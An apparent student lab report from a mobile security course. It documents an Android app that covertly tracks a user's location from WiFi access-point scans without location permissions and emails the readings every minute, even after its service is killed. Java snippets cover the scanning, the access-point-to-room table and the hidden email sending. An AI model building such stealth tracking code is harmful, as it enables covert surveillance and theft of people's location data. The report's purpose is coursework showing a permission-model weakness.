Location tracking with WiFi Fingerprints

Qinyu Tong
Information Networking Institute, Carnegie Mellon University
Pittsburgh, US
qtong@andrew.cmu.edu

***Abstract*—This report introduced a feasible approach to track user's location without any location related permissions. This "LOL Helper" app exploits WiFi fingerprints of the phone's WiFi connections and combining it with local(INI) WiGLE map data. With the WiFi fingerprints, we can tell the coarse location of the user. After the app collect the information, it will send the tracking data off the device through email. All the operations were done in the background without any user interaction**

Keywords—wifi fingerprint; mobile location; permission model; Wifimanager, ScanResults

I. INTRODUCTION

Mobile location has become a critical element of smartphone usage. It enables wealthe of location based services such as Google Map, Uber. As the market share grows, protecting user location information beomes more and more important. Android employeed the permission-based security mode, which is effective in restricting the operations that each application can perform. Upon installing the applications, the user will decide whether to install this application with the requested permission. However, an attacker can obtain the location of the user without location related permissions such as ACCESS_COARSE_LOCATION, ACCESS_FINE_LOCATION, etc. An attacker can obtain the location of user by sniffing the device's nearby APs. Using the relative dBm of each AP in result, he can have a good sense of where the user is.

II. KNOW YOUR APS!

The following table is collaborative work of INI students. Since INI was renovated, and thus WiGLE map's history data only has few existing Wifi APs. Thus we use WiFi analyzer and record the location mapping.

BSSID	Location
00:18:74:09:f8:80	INI Student floor?
00:13:7F:33:33:90	INI basement?
00:13:7F:33:41:10	INI Parking Lot
00:14:1b:5a:30:21	Winthrop Street
00:11:24:A5:4B:2A	Henry Street
04:bd:88:2b:4d:93	INI Quiet Study Area 205
04:bd:88:2b:4d:92	INI Quiet Study Area 205
04:bd:88:2b:4c:43	INI Project Room 203
04:bd:88:37:00:b3	INI 2nd floor kitchen
04:bd:88:2b:4d:d3	INI Electrical Room 218
04:bd:88:36:ff:d3	INI 2nd floor Printer
04:bd:88:37:00:13	INI Interview Room 201/202
04:bd:88:37:00:03	INI Open Study Area I (East)
04:bd:88:37:00:53	INI Open Study Area II (West)

By using the WiFi analyzer, we mapping BSSID to current locations. For my experiment, I choose APs that location is considered reliable by all of us.

III. A STEALTH USER TRACKING APP IMPLEMENTATION

In this section, I will explain my "LOL helper" app which tracks a user, in a stealthy manner. Because we assume the user disabled location services on their phone, we will use a sneaky approach. Implement functionality for your app to periodically scan for WiFi APs. At specific intervals (for example once a minute) have the app record to a list the SSID, BSSID, and level (dBm) of each AP in the result, ordered by decreasing level.

We have following constrains:

- Only use three permissions: ACCESS_WIFI_STATE, CHANGE_WIFI_STATE, and INTERNET
- User must be unaware of its presence in all tasks.
- Sending data off the device without user interaction.
- The app must be able to run continuously, even when the screen is off.

A. How can we track location without LOCATION permission?

Here is the code snippet for collection WiFi states:

```
private List<ScanResult> getWiFiResults() {
    WifiManager wifiManager = (WifiManager)getSystemService(WIFI_SERVICE);
    List<ScanResult> scanResults = wifiManager.getScanResults();

    List<ScanResult> results = new ArrayList<>();
    for(ScanResult sr : scanResults) {
        if (locationMap.containsKey(sr.BSSID)) {
            results.add(sr);
        }
    }

    Collections.sort(results, new Comparator<ScanResult>() {
        @Override
        public int compare(ScanResult lhs, ScanResult rhs) {
            return rhs.level - lhs.level;
        }
    });

    return results;
}
```

Figure 1. collecting wifi fingerprints

Given ACCESS_WIFI_STATE, we can sniff the nearby WiFi APs with android WifiManager class. This class can scan nearby wifi and return a list of ScanResult objects. ScanResult object contain WiFi information like BSSID, SSID and level(dBm) of signal. First we filter the initial results with the BSSID-location mapping table we created in section I. And then order the list according by decreasing level. This gives us a WiFi fingerprints of current location.



Figure 2. WiFi fingerprints example. from Mobile Security(Patrick Tague) course slide

The example above clearly explained what is WiFi fingerprinting and how can it tell the location of the user. With the table and fingerprinting, we can give a estimation of current user location.

```
locationMap.put("00:18:74:09:f8:80", "INI Student Floor");
locationMap.put("00:13:7F:33:33:90", "INI basement");
locationMap.put("00:13:7F:33:41:10", "INI Parking Lot");
locationMap.put("00:14:1b:5a:30:21", "Winthrop Street");
locationMap.put("00:11:24:A5:4B:2A", "Henry Street");
locationMap.put("04:bd:88:2b:4d:92",  "INI Quiet Study Area 205");
locationMap.put("04:bd:88:2b:4c:43",  "INI Project Room 203");
locationMap.put("04:bd:88:37:00:b3",  "INI 2nd floor kitchen");
locationMap.put("04:bd:88:2b:4d:d3",  "INI Electrical Room 218");
locationMap.put("04:bd:88:36:ff:d3",  "INI 2nd floor Printer");
locationMap.put("04:bd:88:37:00:13",  "INI Interview Room 201/202");
locationMap.put("04:bd:88:37:00:03",  "INI Open Study Area I (East)");
locationMap.put("04:bd:88:37:00:53",  "INI Open Study Area II (West)");
locationMap.put("04:bd:88:2b:4d:93", "INI Quiet Study Area 205");
```

Figure 3. BSSID-location table

B. How to send tracking data off device without user interaction ?

Thanks our nice TA, we are provided with the package and code to send email to addresses under my control. Basically, after we collecting the tracking data, we send it with EmailSender.

```
emailTask = new SendEmailTask(
        sender,
        pswd,
        sender
);

emailTask.setEmailRecipient(recipient);
emailTask.setEmailSubject(subject);

emailTask.setEmailBody(sb.toString());
Thread emailThread = new Thread(emailTask);
emailThread.start();
```

Figure 4. Sending tracking data through email

C. How to sending data continuesly even when screen is off?

To achieve this goal, we need a service which runs in the background. A Service is an application component that can perform long-running operations in the background and does not provide a user interface.

```
ublic class MyService extends Service {
    private static HashMap<String, String> locationMap = new HashMap<>();
    private static final String TAG = "MyService";
    private static final int TIME_INTERVAL = 60000;
```

Figure 5. User service to run in background

In order to send periodic email, I set a Timer and scheduled a TimerTask which is performed every one minutes.

```
private class MyTimerTask extends TimerTask {
    public void run() {
        StringBuilder sb = new StringBuilder();
        List<ScanResult> scanResults = getWiFiResults();

        for (ScanResult sr : scanResults) {
            Log.i(TAG, sr.BSSID + " " + sr.level + " " + locationMap.get(sr.BSSID));

            sb.append(sr.BSSID);
            sb.append(" ");
            sb.append(sr.SSID);
            sb.append(" ");
            sb.append(sr.level);
            sb.append(" ");
            sb.append(locationMap.get(sr.BSSID));
            sb.append('\n');
        }


        emailTask.setEmailBody(sb.toString());
        Thread emailThread = new Thread(emailTask);
        emailThread.start();
    }
}
```

Figure 6. TimerTask to run periodically

IV. Experiment Result

Now is the interesting part. How can we make use of the tracking data emails?

Here is the sample emails.



Figure 7. Email sent at first location.



Figure 8. Email sent at second location

From the above two emails, we know the user moves from INI Quiet Study Area to INI interview Room. Because the signal has changed relatively. Thus we can tell user's coarse location from the list and tracking the user!



Figure 9. Periodic Emails

Also, close the app does not affect the tracking process and even after killing the service in the task manager, tracking data still keeps sending off the device. Because the TimerTask didn't get canceled. The following figure support this point.



Figure 10. Kill the service at 6:41 PM but still receive email at 6:42, 6:43

Tracking data will only be stopped by restart the phone or uninstall my "LOLHelper" app, LOL.

References

[1] EmailSender:http://mews.sv.cmu.edu/teaching/14829/f15/files/readme.pdf

[2] Service: http://developer.android.com/guide/components/services.html

[3] Timer:http://developer.android.com/reference/java/util/Timer.html

[4] https://developer.android.com/reference/android/net/wifi/WifiManager.html